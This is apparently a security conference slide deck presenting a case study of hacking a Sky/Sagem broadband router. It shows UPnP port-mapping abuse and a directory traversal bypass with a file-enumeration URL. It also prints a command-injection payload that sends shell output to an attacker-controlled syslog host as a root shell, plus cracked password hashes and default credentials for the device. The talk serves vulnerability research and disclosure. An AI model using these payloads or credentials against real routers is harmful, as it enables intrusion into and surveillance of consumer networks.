



HACKING EMBEDDED DEVICES

for Fun & Profit

WHAT THIS TALK INTENDS TO COVER!

- What & Where are Embedded Devices?
- Why history lessons should be learnt!
- Caveats & Defects in Embedded Platforms
- Methodologies for Assessing Embedded Devices
- A Case Study: Looking at a Consumer Device



WHAT & WHERE ARE EMBEDDED DEVICES?

- *Everything & Everywhere!*



WHY SHOULD I CARE?

- Embedded Devices are often “Black Box”
 - Minimal or no documentation & source code
 - Security through obscurity
- Provided as “Secure” Solutions
 - Vendors have a long history of telling the truth!
- Provided along with Security Software by ISP’s
 - Anti-Virus
 - Firewall Software
- History of Security Flaws
 - DD-WRT Remote Root
 - O2 Wireless Box CSRF
 - BeThere BeBox backdoor
 - BTHomeHub CSRF & More
- Consumer Devices becoming popular targets
 - Psyb0t worm.



HISTORY REPEATS ITSELF...

- Typically run with no privilege separation
 - Everything runs as highest user privilege
 - SYSTEM / root (uid=0) on all processes
 - A single defect could potentially compromise the platform
- Embedded Developers are not Security Conscious
 - Commonly write insecure routines
 - XSRF / XSS
 - Design & Logic bugs (e.g. Directory Traversal)
 - Buffer Overflow Defects
- Small number of commonly re-used Libraries
 - Devices re-use open-source libraries across platforms
 - SNMP
 - UPnP
 - BusyBox
 - TinyHttpd, Micro_Httpd ... etc



CASE STUDY: SKY BROADBAND

- Legalities & Assessment
 - Who owns what?
 - Obtaining Permission
 - Open Source & GPL Code Violations
- Security Assessment
 - Port Scanning & Analysis
 - Known UPnP flaws.
- Examining an information leak
 - Auditing the Source Code
 - Building Test Cases
 - Exploiting the bug
- Identifying & Exploiting 0day
 - Finding a potential flaw
 - Defeating the limitations
 - Creating a reliable remote root exploit



LEGALITIES & ASSESSMENT

- Consumer broadband devices are typically “leased”
 - Your ISP owns the equipment.
 - You should obtain written permission to assess
 - Try Customer Services, Security Contacts & Chocolates.
 - Violation of Terms & Conditions
 - This is often used to “silence” researchers
- Open-Source & GPL
 - Vendors frequently violate the GPL.
 - Vendors release partial GPL source code without modifications.



Local Area Network

Port	
21/TCP	FTP - Disabled.
23/TCP	Telnet - Disabled
53/TCP	dnsmasq-2.23
80/TCP	micro_httpd
1863/TCP	Unknown
1864/TCP	Unknown
4443/TCP	Unknown
5190/TCP	SIP? Unknown
5431/TCP	UPnP
5566/TCP	Unknown
30005/TCP	Unknown

Wide Area Network

Port	
1863/TCP	Unknown
1864/TCP	Unknown
4443/TCP	Unknown
5190/TCP	SIP? Unknown
5566/TCP	Unknown
30005/TCP	Unknown

Firmware Version 1.9 Sky
Linux 2.4.x / Linux 2.6.x
SAGEM F@ST2504

www default "admin" username
password of "sky" provided.




UPNP – KNOWN VULNERABILITIES

- Universal Plug and Play
 - Can be used to automatically configure “stuff”
 - Known to allow forwarding internal ports externally.
 - Used for configuring port forwarding “on-the-fly”
- Miranda is a free UPnP shell tool for auditing.
- <http://code.google.com/p/mirandaupnptool/>
- GNUCitizen Flash UPnP weakness.
 - Demonstrates that we can send UPnP through Flash
 - We can forward internal ports to the Internet
 - We must know where the port is
 - We must know the IP address we want to forward
- myrouter.home and 192.168.0.1 are Sky defaults.



UPNP ATTACKS – MIRANDA EXAMPLE



```
fantastic@backtrack4-prefinal: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

mation can be obtained by viewing the
'host details' listing, or by querying the host information via the 'host info' command.
o The 'host info' command allows you to selectively enumerate the host information data
structure. All data elements and their
corresponding values are displayed; a value of '{}' indicates that the element is a sub-
structure that can be further enumerated
(see the 'host info' example in the Example section of this output).

upnp> host info 0 deviceList WANConnectionDevice services WANPPPPConnection actions


AddPortMapping : {}
GetNATRSIPStatus : {}
GetGenericPortMappingEntry : {}
GetSpecificPortMappingEntry : {}
ForceTermination : {}
GetExternalIPAddress : {}
GetConnectionTypeInfo : {}
GetStatusInfo : {}
SetConnectionType : {}
DeletePortMapping : {}
RequestConnection : {}

upnp> host send 0 WANConnectionDevice WANPPPPConnection GetExternalIPAddress

NewExternalIPAddress : 90.201.126.232

upnp>
```

The screenshot shows a terminal window titled "Backtrack4" with a user prompt "fantastic@backtrack4-prefinal: ~ - Shell - Konsole". The terminal displays a list of UPNP services and actions, followed by a command to send a request to change the external IP address. The output shows the new IP address as 90.201.126.232. A watermark "back | track 4" is visible in the background of the terminal. The system tray at the bottom shows the user "fantastic@backtrack4-p", the date "1 2", and the time "15:15".



UPNP ATTACKS – PORT MAPPING

Sky Broadband Router > UPnP

http://192.168.0.1/sky_upnp.html

Most Visited | Getting Started | Latest Headlines | News | Popular

SETUP | SECURITY | MAINTENANCE | ADVANCED | LOGOUT

WAN SETUP | DYNAMIC DNS | LAN IP SETUP | REMOTE MANAGEMENT | **UPNP**

BROADBAND SETUP

UPNP

Turn UPnP On

Advertisement Period (in minutes):

Advertisement Time To Live (in hops):

UPnP Portmap Table

Active	Protocol	Int. Port	Ext. Port	IP Address
Active	TCP	80	8080	192.168.0.1

REFRESH | APPLY | CANCEL

UPNP HELP

Universal Plug and Play (UPnP) helps devices, such as Internet appliances and computers, access the network and connect to other devices as needed. UPnP devices can automatically discover the services from other registered UPnP devices on the network.

Turn UPnP On

UPnP can be enabled or disabled for automatic device configuration. The default setting for UPnP is enabled. If

Done




USE THE SOURCE LUKE!

- Reviewing Directory Traversal Protection in `micro_httpd.c`
- 74: `if (sscanf(line, "%[^] %[^] %[^]", method, path, protocol) != 3) ...`
- 83: `if (path[0] != '/') ...`
- 85: `file = &(path[1]); ...`
- 90: `if (file[0] == '/' || strcmp(file, "..") == 0 || strncmp(file, "../", 3) == 0 || strstr(file, "../") != (char*) 0 || strcmp(&(file[len-3]), "../") == 0) ...`
- GET `../` HTTP/1.1
 - Variants are successfully detected.
 - Attempts to request files outside of PATH fail.
 - Seems to protect `micro_httpd` under normal operation.



TESTING THE PROTECTION! TEST CASES!

- Copy the routine into a stand-alone C program so that potential strings and bypasses can be tested quickly.



```
Terminal — bash — 79x15
fantastics-macbook:testcase fantastic$ ./test ../
He's not the messiah, he's a very naughty boy!
fantastics-macbook:testcase fantastic$ ./test ../..
He's not the messiah, he's a very naughty boy!
fantastics-macbook:testcase fantastic$ ./test .../
He's not the messiah, he's a very naughty boy!
fantastics-macbook:testcase fantastic$ ./test /cgi?arg=../
Ruh-Row, thats right scoob!
Passed: cgi?arg=../
fantastics-macbook:testcase fantastic$ ./test /cgi?arg=../..
He's not the messiah, he's a very naughty boy!
fantastics-macbook:testcase fantastic$
```



BREAKING THE DEVICES ICE WITH STAT()

- micro_httpd extended by Sky / Sagem for CGI
- Modified source code breaks the “secure” check.
- File arguments to CGI scripts could traverse ONE directory.
 - Single ../ not matched if a CGI argument
 - One directory is enough to reach root file system /
- Using sky_temp.html is a code path to stat() files
 - /sky_temp.html?status=501&title=&text=&this_file=../etc/passwd
 - If a file or directory exists "No element returned." in response.
 - We can now enumerate all the files & directories on the device.



A STAT() INFORMATION LEAK IS BORN!

- Enumerating contents of “/bin” using python and shell scripts.

```
/bin/brctl: file found.  
/bin/busybox: file found.  
/bin/cat: file found.  
/bin/chmod: file found.  
/bin/cp: file found.  
/bin/date: file found.  
/bin/df: file found.  
/bin/dmesg: file found.  
/bin/echo: file found.  
/bin/false: file found.  
/bin/kill: file found.  
/bin/ln: file found.  
/bin/ls: file found.  
/bin/mkdir: file found.  
/bin/mount: file found.  
/bin/msh: file found.  
/bin/ping: file found.  
/bin/ps: file found.  
/bin/pwd: file found.  
/bin/rm: file found.
```



IDENTIFYING A COMMAND EXECUTION BUG

- Using standard Web Application assessment tools I tested each CGI input and FORM request for potential Command Injection bugs.
 - We use common shell escape characters ; ` | &
 - The stat() information leak shows /bin/ping exists.
 - We try |/bin/ping 192.168.0.3 and similar.
- Non-blind command injection
 - We can see the output of commands on the web page.
- Blind command injection.
 - We can put a packet sniffer on the network
- A Vulnerability is found in DynDNS screen!
 - User input passed to shell from CGI arguments.



IDENTIFYING SUCCESSFUL EXPLOITATION


The image shows a Wireshark capture of network traffic. The main pane displays a list of 15 packets. Packet 4 is a POST request to /sky_setup.cgi. Packet 5 is the corresponding ACK. Packet 6 is an ICMP ping request. Packet 7 is a TCP segment. Packet 8 is an ACK from the server. Packet 9 is an HTTP 200 OK response. Packet 10 is another ACK. Packet 11 is a FIN ACK. Packet 12 is another ACK. Packets 13, 14, and 15 are ICMP ping requests.

No.	Time	Source	Destination	Protocol	Info
4	0.004067	192.168.0.3	192.168.0.1	HTTP	POST /sky_setup.cgi HTTP/1.1 (application/x-va
5	0.005992	192.168.0.1	192.168.0.3	TCP	http > 49199 [ACK] Seq=1 Ack=888 Win=7680 Len:
6	1.318739	192.168.0.1	192.168.0.3	ICMP	Echo (ping) request
7	1.318945	192.168.0.1	192.168.0.3	TCP	[TCP segment of a reassembled PDU]
8	1.318987	192.168.0.3	192.168.0.1	TCP	49199 > http [ACK] Seq=888 Ack=240 Win=524280
9	1.319041	192.168.0.1	192.168.0.3	HTTP	HTTP/1.1 200 Ok (text/html)
10	1.319063	192.168.0.3	192.168.0.1	TCP	49199 > http [ACK] Seq=888 Ack=241 Win=524280
11	1.319512	192.168.0.3	192.168.0.1	TCP	49199 > http [FIN, ACK] Seq=888 Ack=241 Win=5:
12	1.321408	192.168.0.1	192.168.0.3	TCP	http > 49199 [ACK] Seq=241 Ack=889 Win=7680 L
13	2.342759	192.168.0.1	192.168.0.3	ICMP	Echo (ping) request
14	3.366602	192.168.0.1	192.168.0.3	ICMP	Echo (ping) request
15	4.390545	192.168.0.1	192.168.0.3	ICMP	Echo (ping) request

Frame 1 (78 bytes on wire, 78 bytes captured)
Ethernet II, Src: Apple_b3:ee:2b (00:24:36:b3:ee:2b), Dst: SagemCom_67:48:60 (00:23:48:67:48:60)
Internet Protocol, Src: 192.168.0.3 (192.168.0.3), Dst: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 49199 (49199), Dst Port: http (80), Seq: 0, Len: 0

```
0000  00 23 48 67 48 60 00 24 36 b3 ee 2b 08 00 45 00  .#HgH`. $ 6..+.E.
0010  00 40 04 22 40 00 40 06 b5 41 c0 a8 00 03 c0 a8  .@."@.@. .A.....
0020  00 01 c0 2f 00 50 4a 22 9e fe 00 00 00 00 b0 02  .../.PJ" .....
0030  ff ff dc 2e 00 00 02 04 05 b4 01 03 03 03 01 01  .....
```

Frame (frame), 78 bytes | Packets: 15 Displayed: 15 Marked: 0 ... | Profile: Default



EMBEDDED DEVICE EXPLOIT CAVEATS

- Command Injection is completely blind.
- Command Injection has a character limit of 40 chars.
- Telnet connect back shell?
 - No telnet or netcat command!
- Tunnel the command output via DNS?
 - Works over UDP
 - Could be used to handle some string data
 - Might be difficult to implement
- Tunnel the command output via SYSLOG?
 - Works over UDP
 - Can handle string output
 - Probably already implemented for us!
- Tips & Tricks
 - \$IFS can be used as a whitespace
 - 2>&1 can be used to redirect stderr to stdout.
 - Try to URL encode problem chars! i.e. 2>>%261




BUILDING THE EXPLOIT SHELL

- Configure the attacker's IP as remote syslog
 - This can be done through the Web interface
- Listen on UDP port 514 for syslog messages.
- Using command injection pass output to syslog
 - `ddnsHostname=|logger -p 0 ``ls /bin```
 - String will send output of 'ls /bin' to remote syslog
- Pseudo-interactive shell allows for better attacks.
 - Once we have a shell we may be able to view files
 - Upload/Download binaries
 - Explore the device configuration & settings




RUN SCOOPY! A ROOT SHELL IS BORN!

```
Terminal — sudo — 80x24
Got data from ('192.168.0.1', 3073)
<12> kernel: Read Flash: part=[SCRATCH_PAD]
Got data from ('192.168.0.1', 3073)
<13> admin: [truncated]
PID      Uid      VmSize  Stat  Command      1 admin      268
S  init          2 admin          SWN [ksoftirqd/0]  3 admin
      SW< [events/0]  4 admin          SW< [khelper]    5 admin
      SW< [kblockd/0] 17 admin          SW [pdflush]    18 admin      SW [
pdflush]  19 admin          SW [kswapd0]    20 admin          SW< [aio/0]
      25 admin          SW [mtdblockd]  34 admin          316 S  -sh      69 admin
      1448 S  cfm      197 admin          160 S  pvc2684d  427 admin      480 S
      nas -P /var/nas.lan0.pid -H 34954 -l br0 -i wl0 -A -m 443 admin      292 S
      dhcpd  585 admin          220 S  sntp -s ntp1.isp.sky.com -s ntp2.isp.sky.com -
t Green  592 admin          2112 R  httpd  593 admin          2112 S  httpd  594 ad
min      2112 S  httpd  634 admin          408 S  pppd -c 0.38.1 -a 0.0.38 -u 00
2348674860@skydsl -p **  777 admin          332 S  upnp -L br0 -W ppp_0_38_1 -P 3
0 -T 4 -D  791 admin          228 S  reaim -e 9
Got data from ('192.168.0.1', 3073)
<12> kernel: Write Flash: part=[PERSISTENT]
Got data from ('192.168.0.1', 3073)
<12> kernel: Read Flash: part=[SCRATCH_PAD]
Got data from ('192.168.0.1', 3073)
<13> admin: Linux version 2.6.8.1 (chenc@svr1.sagem-szn.com) (gcc version 3.4.2)
#1 Tue Jun 17 18:13:40 CST 2008
Got data from ('192.168.0.1', 3073)
```



USERS & PASSWORDS


- Hidden users in passwd file not in manual.
 - Root user has been renamed to “admin”
 - Possible to use “user/user” to authenticate to web
 - Could not change password of user – auth bypass.
 - What are the other users for?



```
Terminal — bash — 81x14
fantastics-macbook:skybb fantastic$ cat passwd
admin:jMJQiBmucPlzI:0:0:Administrator://:bin/sh
support:pukrjBtaAZXxY:0:0:Technical Support://:bin/sh
user:zBtekZmOuoby2:0:0:Normal User://:bin/sh
nobody:qFOZsxwOFyWAw:0:0:nobody for ftp://:bin/sh

Loaded 4 password hashes with 4 different salts (Traditional DES [64/64 BS MMX])
user          (user)
support       (support)
sky           (nobody)
sky           (admin)
guesses: 4   time: 0:00:00:01 (3)  c/s: 334592  trying: rtl - btv

fantastics-macbook:skybb fantastic$
```



NETWORK SNIFFER COMES BUILT-IN!

```
Terminal — sudo — 80x22
fantastics-macbook:skybb fantastic$ python xpl.py
Traceback (most recent call last):
  File "xpl.py", line 8, in <module>
    s.bind((host, port))
  File "<string>", line 1, in bind
socket.error: [Errno 13] Permission denied
fantastics-macbook:skybb fantastic$ sudo python xpl.py
Password:
Got data from ('192.168.0.1', 3073)
<12> kernel: Write Flash: part=[PERSISTENT]
Got data from ('192.168.0.1', 3073)
<14> kernel: device br0 entered promiscuous mode
Got data from ('192.168.0.1', 3073)
<12> kernel: Read Flash: part=[SCRATCH_PAD]
Got data from ('192.168.0.1', 3073)
<13> admin: tcpdump version 3.9.2 libpcap version 0.9.2 Usage: tcpdump [-aAdefll
nN0pqRStuvxX] [-c count] [-C file_size] ^I^I[-E algo:secret] [-F file] [-
i interface] [-M secret] ^I^I[-r file] [-s snaplen] [-T type] [-w file
] ^I^I[-W filecount] [-y datalinktype] [-Z user] ^I^I[expression]
Got data from ('192.168.0.1', 3073)
<12> kernel: Write Flash: part=[PERSISTENT]
Got data from ('192.168.0.1', 3073)
```



FILE TRANSFER? – USE TFTP!

```
Terminal — sudo — 80x22
nsd df dhcpd dhcpd dhcpd dhcpd dmesg dnsmasq dumpmem ebttables echo epi_tcp ethctl fal
se fast hotplug igmp iptables kill ln ls mkdir mount msh nas nas4not nbtscan net
ctl nvram openssl ping pppd ps pvc2684ctl pvc2684d pwd reaim ripd rm sendarp set
mem sh siproxd snmp strace sysinfo tcpdump tftpd true udhcpd upnp wl wlctl zebra
Got data from ('192.168.0.1', 3073)
<12> kernel: Write Flash: part=[PERSISTENT]
Got data from ('192.168.0.1', 3073)
<12> kernel: Read Flash: part=[SCRATCH_PAD]
Got data from ('192.168.0.1', 3073)
<13> admin: tftp: illegal option -- - tftp: illegal option -- v tftp: illegal op
tion -- e tftp: illegal option -- r tftp: illegal option -- s tftp: illegal opti
on -- i tftp: illegal option -- o tftp: illegal option -- n BusyBox v1.00 (2008.
06.17-10:17+0000) multi-call binary Usage: tftp [OPTION]... tftp_server_ip Upd
ate firmware image and configuration data from OR backup configuration data to a
tftp server. Options: -g^IGet file. (Update image/configuration data) -p^IPut
file. (backup configuration data) -f^Iremote file name. -t^Ii for image and c fo
r configuration data.
Got data from ('192.168.0.1', 3073)
<12> kernel: Write Flash: part=[PERSISTENT]
Got data from ('192.168.0.1', 3073)
<12> kernel: Read Flash: part=[SCRATCH_PAD]
█
```




WHAT ABOUT FROM THE INTERNET?

- Sky user clicks on a link, XSS or IFRAME attack.
 - Flash UPnP exposes the Sky web service to WAN.
 - Could use IFRAME with creds to send? (prompts!!!)
 - GET request works just as well as a POST request
 - Possible avenue of attack, couldn't get working.
 - Default “user/user” authenticates to web device from Internet. No password change? Auth bypass!
 - Attacker sets internet IP as syslog daemon.
 - Attacker starts pseudo interactive shell on device and has “admin” (root) rights thanks to httpd.
 - Attacker can now run a network sniffer, transfer files to and from the network and more.



IMPACT & RISK? CONSUMERS POST-'07.



QUESTIONS?



Hacker Fantastic

Blog/Twitter/Code & Stuff

<http://www.hackerfantastic.com>

Thank you!

